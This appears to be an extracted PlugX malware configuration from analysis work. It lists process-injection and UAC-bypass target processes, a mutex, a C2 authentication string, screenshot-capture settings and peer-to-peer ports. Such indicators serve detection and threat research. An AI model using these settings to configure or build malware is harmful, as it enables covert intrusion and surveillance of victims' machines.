Reg Value: RqdFqFSYaBx
Injection: 1
Inject Process: %windir%\system32\svchost.exe
Inject Process: %windir%\explorer.exe
Inject Process: %ProgramFiles%\Internet Explorer\iexplore.exe
Inject Process: %ProgramFiles(x86)%\Windows Media Player\wmplayer.exe
Uac Bypass Injection: 1
Uac Bypass Inject: %windir%\system32\msiexec.exe
Uac Bypass Inject: %windir%\explorer.exe
Uac Bypass Inject: %windir%\system32\rundll32.exe
Uac Bypass Inject: %windir%\system32\dllhost.exe
Plugx Auth Str: TEST
Cnc Auth Str: NBz
Mutex: Global\ksMoQGOTIBJXumYclXtcsAnx
Screenshots: 0
Screenshots Sec: 10
Screenshots Zoom: 50
Screenshots Bits: 16
Screenshots Qual: 50
Screenshots Keep: 3
Screenshot Folder: %AUTO%\FS\screen
Enable Tcp P2P: 1
Tcp P2P Port: 1357
Enable Udp P2P: 1
Udp P2P Port: 1357
Enable Icmp P2P: 1
Icmp P2P Port: 1357
Enable Ipproto P2P: 1
Ipproto P2P Port: 1357
Enable P2P Scan: 1
```

P2P Start Scan1: 0.0.0.0

P2P Start Scan2: 0.0.0.0

P2P Start Scan3: 0.0.0.0

P2P Start Scan4: 0.0.0.0

P2P End Scan1: 0.0.0.0

P2P End Scan2: 0.0.0.0

P2P End Scan3: 0.0.0.0

P2P End Scan4: 0.0.0.0

Mac Disable: 00:00:00:00:00:00